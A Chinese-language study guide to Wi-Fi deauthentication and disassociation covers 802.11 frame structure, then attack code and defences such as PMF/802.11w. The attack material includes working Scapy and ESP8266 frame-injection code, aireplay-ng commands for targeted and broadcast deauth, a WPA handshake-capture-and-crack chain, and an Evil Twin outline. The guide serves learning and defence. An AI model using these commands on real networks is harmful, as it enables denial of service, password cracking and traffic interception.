

Deauth + Disassoc 完整学习指南

Deauth + Disassoc 完整学习指南

从零到精通的系统学习路径，涵盖协议原理、帧结构分析、代码实现、工具实战、防御技术全链路

第一阶段：基础理论篇

1.1 802.11 帧类型体系

802.11 协议将所有无线帧分为三大类，由帧控制字段（Frame Control）的 **Type（2bit）** 和 **Subtype（4bit）** 共同决定：

Type值	类型	说明
00	管理帧（Management）	网络发现、认证、关联等控制平面操作
01	控制帧（Control）	辅助数据传输（ACK、RTS/CTS等）
10	数据帧（Data）	传输实际业务数据
11	预留（Reserved）	未使用

管理帧的常见子类型：

Subtype值	帧类型	说明
0x08	Beacon	信标帧，AP周期性广播宣告存在
0x09	ATIM	通知业务指示消息
0x0A	Disassociation	解除关联帧
0x0B	Association Request	关联请求
0x0C	Deauthentication	解除认证帧
0x0D	Authentication	认证帧

0x0E	Action	动作帧（频谱管理、QoS等）
------	--------	----------------

1.2 802.11 连接状态机

Wi-Fi 设备与AP的连接经历三个核心状态，理解状态机是掌握 Deauth/Disassoc 的前提：

代码块

```
1  State 1: 未认证、未关联
2      ↓ 认证成功
3  State 2: 已认证、未关联
4      ↓ 关联成功
5  State 3: 已认证、已关联 ← 正常工作状态，可传输数据
```

状态跳转对应关系：

- **Deauth**: State 3 → State 1（完全断开，需重新认证+关联）
- **Disassoc**: State 3 → State 2（仅断开关联，认证保留，可快速重连）
- **Authentication**: State 1 → State 2
- **Association**: State 2 → State 3

1.3 完整连接建立流程

一个完整的 Wi-Fi 连接建立包含 4 个阶段：

代码块

```
1  ① 扫描阶段 (Scanning)
2      STA → Probe Request (广播探测)
3      AP → Probe Response (响应)
4      或被动监听 Beacon 帧
5
6  ② 认证阶段 (Authentication)
7      STA → Authentication Request (开放系统认证)
8      AP → Authentication Response (成功)
9      状态: State 1 → State 2
10
11 ③ 关联阶段 (Association)
12  STA → Association Request (支持速率、能力等)
13  AP → Association Response (成功 + AID分配)
14  状态: State 2 → State 3
15
16 ④ 密钥协商阶段 (4-Way Handshake)
17  M1: AP → STA (ANonce)
18  M2: STA → AP (SNonce + MIC)
19  M3: AP → STA (GTK + MIC)
```

20M4: STA → AP (确认)

21生成 PTK/GTK, 开始加密通信

第二阶段：帧结构深度解析

2.1 802.11 MAC 帧头通用结构

所有 802.11 帧都以 MAC 头开头，Deauth/Disassoc 帧也不例外：

代码块

1	字节偏移	字段	长度	说明
2	0	Frame Control	2字节	帧类型、标志位等
3	2	Duration/ID	2字节	持续时间或关联ID
4	4	Address 1	6字节	目标地址（接收方）
5	10	Address 2	6字节	源地址（发送方）
6	16	Address 3	6字节	BSSID或其他地址
7	22	Sequence Control	2字节	序列号+分段号
8	24	Frame Body	可变	帧体内容

2.2 Frame Control 字段详解（2字节）

这是理解帧类型的关键，2字节共16位：

代码块

1	位	15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0		
2																			
3		协议版本						类型				子类型				各种标志位...			
4																			

Deauth 帧的 Frame Control：

- 协议版本：00
- Type：00（管理帧）
- Subtype：1100（0xC，Deauthentication）
- 其他标志：通常全0

二进制表示：1100 0000 0000 0000 → 十六进制：0xC0 0x00

注意：字节序问题！实际抓包中看到的是 0xC0 0x00，因为小端序存储。

Disassoc 帧的 Frame Control：

- Subtype: 1010 (0xA, Disassociation)
- 二进制: 1010 0000 0000 0000 → 十六进制: 0xA0 0x00

2.3 Deauth 帧完整字节分析

一个典型的 Deauth 帧只有 **26 字节**，极其精简：

代码块

```
1  实际字节序列（示例）：
2  C0 00 3A 01 FF FF FF FF FF 00 11 22 33 44 55 00 11 22 33 44 55 00 00 01 00
3
4  逐字节解析：
5
6  C0 00    → Frame Control = 0x00C0
7             - Type = 00 (Management)
8             - Subtype = 1100 (Deauthentication)
9
10 3A 01    → Duration = 0x013A (314微秒)
11
12 FF FF FF FF FF FF → Address 1 = FF:FF:FF:FF:FF:FF (广播地址)
13
14 00 11 22 33 44 55 → Address 2 = 00:11:22:33:44:55 (源MAC，伪造的AP BSSID)
15
16 00 11 22 33 44 55 → Address 3 = 00:11:22:33:44:55 (BSSID)
17
18 00 00    → Sequence Control = 0x0000
19             - 序列号 = 0
20             - 分段号 = 0
21
22 01 00    → Reason Code = 0x0001 (Unspecified reason)
```

2.4 Reason Code 完整对照表

代码	名称	中文说明	常见场景
0x01	Unspecified reason	未指定原因	通用断开，攻击最常用
0x02	Previous authentication no longer valid	先前认证不再有效	认证超时
0x03	Deauthenticated because sending station is leaving	发送站正在离开（Deauth）	设备主动离开网络

0x04	Disassociated due to inactivity	因不活动解除关联	空闲超时
0x05	Disassociated because AP is unable to handle all currently associated STAs	AP资源不足	关联数超限
0x06	Class 2 frame received from nonauthenticated station	收到未认证设备的Class 2 帧	异常帧处理
0x07	Class 3 frame received from nonassociated station	收到未关联设备的Class 3 帧	异常帧处理
0x08	Disassociated because sending station is leaving	发送站正在离开 (Disassoc)	设备主动离开
0x09	Station requesting (re)association is not authenticated with responding station	请求关联的设备未认证	关联前未认证

第三阶段：代码实现解析

3.1 ESP8266 Deauther 源码分析

以 SpacehuhnTech 的 esp8266_deauther 项目为例，看 Deauth 帧是如何构造的：

帧结构定义 (Attack.h)：

代码块

```
1 // Deauth帧固定大小: 26字节
2 const uint8_t deauthPacket[26] = {
3     0xC0, 0x00,          // Frame Control: Deauthentication
4     0x00, 0x00,          // Duration
5     0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, // Destination (广播)
6     0x00, 0x00, 0x00, 0x00, 0x00, 0x00, // Source (后续填充)
7     0x00, 0x00, 0x00, 0x00, 0x00, 0x00, // BSSID (后续填充)
8     0x00, 0x00,          // Sequence Control
9     0x01, 0x00          // Reason Code: 1 (Unspecified)
```

```
10 };
```

发送函数实现 (Attack.cpp) :

代码块

```
1 void Attack::sendDeauth(uint8_t* target, uint8_t* ap, uint8_t reason) {
2     uint8_t packet[26];
3     memcpy(packet, deauthPacket, 26);
4
5     // 设置目标MAC地址 (偏移4字节)
6     memcpy(&packet[4], target, 6);
7
8     // 设置源MAC地址 (偏移10字节)
9     memcpy(&packet[10], ap, 6);
10
11    // 设置BSSID (偏移16字节)
12    memcpy(&packet[16], ap, 6);
13
14    // 设置原因码 (偏移24字节)
15    packet[24] = reason;
16    packet[25] = 0x00;
17
18    // 通过WiFi模块发送原始帧
19    wifi_send_pkt_freedom(packet, 26, 0);
20 }
```

关键技术点:

1. **硬编码模板**: 帧的大部分字段是固定的, 用数组预定义
2. **动态填充**: 只修改目标MAC、源MAC、Reason Code几个字段
3. **原始帧注入**: 通过 `wifi_send_pkt_freedom()` 函数直接发送802.11原始帧
4. **无需认证**: ESP8266 不需要连接任何网络就能发送管理帧

3.2 Disassoc 帧的构造

Disassoc 帧与 Deauth 几乎完全相同, 只有 Frame Control 的 Subtype 不同:

代码块

```
1 const uint8_t disassocPacket[26] = {
2     0xA0, 0x00,           // Frame Control: Disassociation (唯一区别!)
3     0x00, 0x00,           // Duration
4     0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, // Destination
5     0x00, 0x00, 0x00, 0x00, 0x00, 0x00, // Source
```

```

6      0x00, 0x00, 0x00, 0x00, 0x00, 0x00, // BSSID
7      0x00, 0x00, // Sequence Control
8      0x08, 0x00 // Reason Code: 8 (Sending station leaving)
9  };

```

3.3 Python 实现示例 (Scapy)

使用 Scapy 库构造和发送 Deauth 帧：

代码块

```

1  from scapy.all import *
2  from scapy.layers.dot11 import Dot11, Dot11Deauth
3
4  def send_deauth(ap_mac, target_mac, iface="wlan0mon", count=10):
5      """
6      发送Deauth帧
7      :param ap_mac: AP的MAC地址
8      :param target_mac: 目标客户端MAC, 广播用 FF:FF:FF:FF:FF:FF
9      :param iface: 无线网卡接口名
10     :param count: 发送数量
11     """
12     # 构造802.11帧头
13     dot11 = Dot11(
14         addr1=target_mac, # 目标地址
15         addr2=ap_mac,     # 源地址 (伪造为AP)
16         addr3=ap_mac      # BSSID
17     )
18
19     # 构造Deauth帧体
20     deauth = Dot11Deauth(reason=1) # Reason Code = 1
21
22     # 组合完整帧
23     packet = dot11 / deauth
24
25     # 发送
26     print(f"发送 {count} 个Deauth帧到 {target_mac}")
27     sendp(packet, iface=iface, count=count, inter=0.1, verbose=False)
28
29     # 使用示例
30     # send_deauth("00:11:22:33:44:55", "FF:FF:FF:FF:FF:FF", "wlan0mon", 100)

```

4.1 实验环境准备

硬件要求：

- 支持监听模式（Monitor Mode）和数据包注入（Packet Injection）的无线网卡
- 推荐芯片：RT3070、RTL8812AU、Atheros AR9271
- 系统：Kali Linux（推荐）或其他 Linux 发行版

网卡兼容性检查：

代码块

```
1  # 查看网卡信息
2  iw list
3
4  # 检查是否支持监听模式（查看 "monitor" 是否在支持的模式列表中）
5  iw list | grep "monitor"
6
7  # 测试数据包注入
8  aireplay-ng --test wlan0
```

4.2 监听模式配置

方法一：使用 airmon-ng（推荐）

代码块

```
1  # 查看无线网卡
2  airmon-ng
3
4  # 开启监听模式
5  airmon-ng start wlan0
6
7  # 验证（接口名变为 wlan0mon）
8  iwconfig
```

方法二：手动配置

代码块

```
1  # 先关闭网卡
2  ip link set wlan0 down
3
4  # 设置为监听模式
5  iw dev wlan0 set type monitor
6
```

```
7 # 开启网卡
8 ip link set wlan0 up
9
10 # 设置信道
11 iw dev wlan0 set channel 6
```

4.3 aireplay-ng Deauth 攻击实战

命令格式：

代码块

```
1 aireplay-ng --deauth <数量> -a <AP_MAC> -c <目标MAC> <接口>
```

参数详解：

参数	说明	示例
<code>--deauth</code> 或 <code>-0</code>	Deauth 攻击模式	<code>-0</code>
数量	发送帧数，0=无限循环	<code>10</code> 或 <code>0</code>
<code>-a</code>	AP 的 BSSID	<code>-a 00:11:22:33:44:55</code>
<code>-c</code>	目标客户端 MAC（可选，省略则广播）	<code>-c AA:BB:CC:DD:EE:FF</code>
<code>-D</code>	不检测 AP 是否存在（高级选项）	<code>-D</code>

实战步骤：

代码块

```
1 # 步骤1：扫描周围网络，找到目标AP
2 airodump-ng wlan0mon
3 # 记录目标AP的 BSSID、信道(CH)、已连接的客户端(STATION)
4
5 # 步骤2：固定信道（可选，airodump会自动切换）
6 iw dev wlan0mon set channel 6
7
8 # 步骤3：定向Deauth（踢掉单个客户端）
9 aireplay-ng --deauth 10 -a 00:11:22:33:44:55 -c AA:BB:CC:DD:EE:FF wlan0mon
10
11 # 步骤4：广播Deauth（踢掉所有客户端，破坏力大）
```

```
12 aireplay-ng --deauth 0 -a 00:11:22:33:44:55 wlan0mon
```

常见问题：

- **5GHz 频段：**部分网卡需要加 `-D` 参数，或确保网卡支持 5GHz
- **攻击无效：**可能目标启用了 PMF（802.11w），或距离太远信号弱
- **发送失败：**检查网卡是否支持注入，驱动是否正确

4.4 Wireshark 抓包分析

常用显示过滤器：

过滤需求	过滤器表达式
只看 Deauth 帧	<code>wlan.fc.type_subtype == 12</code> 或 <code>wlan.fc.type_subtype == 0x000c</code>
只看 Disassoc 帧	<code>wlan.fc.type_subtype == 10</code> 或 <code>wlan.fc.type_subtype == 0x000a</code>
所有管理帧	<code>wlan.fc.type == 0</code>
特定AP的Deauth帧	<code>wlan.fc.type_subtype == 12 && wlan.bssid == 00:11:22:33:44:55</code>
特定目标的Deauth帧	<code>wlan.fc.type_subtype == 12 && wlan.da == AA:BB:CC:DD:EE:FF</code>
查看Reason Code	<code>wlan.fixed.reason_code</code>


抓包分析步骤：

1. 无线网卡设置为监听模式
2. Wireshark 选择监听接口开始抓包
3. 应用过滤器 `wlan.fc.type_subtype == 12`
4. 执行 Deauth 攻击，观察捕获的帧
5. 点击帧查看详细结构，验证 Frame Control、Reason Code 等字段

 第五阶段：攻击应用场景

5.1 WPA 握手包捕获（最经典应用）

完整攻击链：



实战命令：

代码块

```
1  # 终端1: 启动 airodump 捕获握手包
2  airodump-ng -c 6 --bssid 00:11:22:33:44:55 -w capture wlan0mon
3  # 参数说明:
4  # -c 6: 固定在6信道
5  # --bssid: 指定目标AP
6  # -w capture: 保存为 capture-01.cap
7
8  # 终端2: 发送Deauth帧
9  aireplay-ng --deauth 5 -a 00:11:22:33:44:55 -c AA:BB:CC:DD:EE:FF wlan0mon
10
11 # 终端1观察: 右上角出现 WPA handshake 字样表示捕获成功
12
13 # 后续: 离线破解
14 aircrack-ng -w wordlist.txt capture-01.cap
```

5.2 Evil Twin 邪恶双胞胎攻击

攻击流程：

- 代码块
- 1

2

3

4

5

6
1. 探测目标网络的SSID、信道

2. 搭建同名 Rogue AP（信号更强）

3. Deauth 攻击将用户从真实AP踢下线

4. 用户自动重连到信号更强的伪造AP

5. 攻击者作为中间人：

6. - DHCP分配IP

- 7 - DNS解析控制
- 8 - HTTP流量明文可见
- 9 - SSL Strip 降级HTTPS
- 10 - Captive Portal 钓鱼页面

常用工具：

- airbase-ng / hostapd-mana（伪造AP）
- WiFi-Pumpkin（集成化Evil Twin框架）
- EAPHammer（针对企业WPA2-Enterprise）
- bettercap（中间人攻击）

5.3 纯 DoS 拒绝服务

最简单直接的应用：

- 持续发送 Deauth 帧 = 目标设备完全无法上网
- 可针对单个设备，也可广播攻击整个网络
- 常见于恶意抢带宽、邻居干扰等场景

第六阶段：防御技术详解

6.1 PMF（802.11w）原理

PMF = Protected Management Frames，即受保护的管理帧，是 IEEE 802.11w 标准定义的安全机制。

核心原理：

代码块

- 1 传统管理帧：明文发送，无认证 → 任何人都能伪造
- 2 PMF管理帧：加密 + MIC校验 → 没有密钥无法伪造

保护的帧类型：

-  Deauthentication
-  Disassociation
-  Action 帧（频谱管理、QoS、SA Query等）

不保护的帧（设计上不需要）：

-  Beacon

- ❌ Probe Request/Response
- ❌ Authentication（开放认证）
- ❌ Association Request/Response

6.2 PMF 实现机制

单播管理帧保护（CCMP-MFP）：

- 使用与数据帧相同的 CCMP 加密算法
- 密钥：PTK（Pairwise Temporal Key）
- 提供：机密性 + 完整性 + 数据源认证

广播/组播管理帧保护（BIP）：

- BIP = Broadcast Integrity Protocol
- 密钥：IGTK（Integrity Group Temporal Key）
- 提供：仅完整性保护（广播本身就是公开的）
- IGTK 在 4-Way Handshake 的 M3 中分发给客户端

SA Query 机制（关键创新）：

代码块

```

1  客户端收到未保护的Deauth帧
2      ↓
3  不立即断开！先发起 SA Query
4      ↓
5  发送 SA Query Request 给AP
6      ↓
7  AP回复 SA Query Response（受保护）
8      ↓
9
10  ┌ 如果AP回复正常 → 忽略伪造的Deauth │
11  │ 如果AP确实要断开 → 发受保护的Deauth │
12  └───────────────────────────────────┘

```

这一机制确保了向后兼容性——即使网络中有未受保护的管理帧，也不会被轻易利用。

6.3 PMF 配置实践

hostapd 配置：

代码块

```

1  # PMF 模式

```

```
2 # 0 = 禁用
3 # 1 = 可选（兼容模式）
4 # 2 = 强制（必须支持PMF才能连接）
5 ieee80211w=2
6
7 # 可选：管理帧保护的密码套件（默认即可）
8 # group_mgmt_cipher=AES-128-CMAC
```

OpenWrt 配置：

代码块

```
1 # /etc/config/wireless
2 config wifi-iface
3     option encryption 'psk2+ccmp'
4     option ieee80211w '2' # 0=禁用，1=可选，2=强制
```

验证 PMF 是否启用：

代码块

```
1 # 方法1：查看 Beacon 帧中的 RSN IE
2 # 如果包含 Management Frame Protection 字段，则启用了PMF
3
4 # 方法2：客户端连接后查看
5 iw dev wlan0 link
6 # 查看输出中是否有 "MFP: active" 字样
```

6.4 其他防御手段

WIDS/WIPS（无线入侵检测/防御系统）：

- 监测 Deauth/Disassoc 帧速率
- 阈值检测：短时间内大量出现 → 告警
- 可定位攻击源位置
- 企业级AP通常内置此功能

RSSI 检测：

- 真实AP的信号强度相对稳定
- 攻击源的信号特征可能不同（忽强忽弱、方向异常）
- 可作为辅助检测手段

网络架构优化：

- 多AP冗余覆盖，快速漫游（802.11r）
- 合理调整功率，缩小覆盖范围
- 企业网络使用 802.1X 认证

第七阶段：学习路径与进阶

7.1 学习路线图

代码块

- 1 入门级：
 - 2 |— 理解 802.11 基本概念（帧类型、状态机）
 - 3 |— 搭建实验环境（Kali + 无线网卡）
 - 4 |— 学会使用 aircrack-ng 基础工具
 - 5 |— 能用 Wireshark 分析管理帧
- 6
- 7 进阶级：
 - 8 |— 深入理解 Deauth/Disassoc 帧结构（字节级）
 - 9 |— 掌握 aireplay-ng 各种攻击模式
 - 10 |— 理解 WPA 四次握手的原理
 - 11 |— 学习 PMF/802.11w 的工作机制
 - 12 |— 能自己用 Scapy 构造管理帧
- 13
- 14 高级：
 - 15 |— 研究 ESP8266/ESP32 源码实现
 - 16 |— 理解各种绕过和对抗技术
 - 17 |— 学习企业级无线安全（802.1X、EAP）
 - 18 |— 研究 WPA3 新特性和漏洞
 - 19 |— 无线入侵检测与防御系统

7.2 推荐学习资源

官方文档：

- IEEE 802.11 标准（最新版）
- Wi-Fi Alliance PMF 技术白皮书
- aircrack-ng 官方文档

开源项目：

- SpacehuhnTech/esp8266_deauther
- aircrack-ng/aircrack-ng

- [bettercap/bettercap](#)

书籍：

- 《802.11 无线局域网权威指南》（CWNA 教材）
- 《无线网络安全》
- Kali Linux 无线渗透测试相关书籍

7.3 法律与道德提醒

⚠ 重要声明：

- 本文仅用于技术学习和安全研究
 - 未经授权对他人网络进行攻击属于违法行为
 - 请仅在自己拥有的、或获得书面授权的网络上进行测试
 - 遵守当地法律法规，尊重他人网络安全
-

✅ 知识自检清单

学完本指南后，试着回答这些问题检验掌握程度：

- ☐ Deauth 和 Disassoc 的帧类型子类型分别是什么？
 - ☐ 一个 Deauth 帧有多少字节？Reason Code 在哪个偏移位置？
 - ☐ Deauth 和 Disassoc 分别对应状态机的什么跳转？
 - ☐ 为什么管理帧可以被伪造？根本原因是什么？
 - ☐ PMF 是如何防止 Deauth 攻击的？用了什么密钥？
 - ☐ SA Query 机制的作用是什么？
 - ☐ PMF Optional 和 Required 的区别是什么？
 - ☐ Deauth 攻击在 WPA 破解中起什么作用？
 - ☐ 如何用 Wireshark 过滤 Deauth 帧？
 - ☐ 除了 PMF，还有哪些防御 Deauth 攻击的方法？
-

以上就是 Deauth + Disassoc 的完整系统学习指南，从协议原理到代码实现，从工具实战到防御技术，覆盖了全链路知识体系。建议按照阶段顺序学习，配合实际动手实验效果最佳。

（注：部分内容可能由 AI 生成）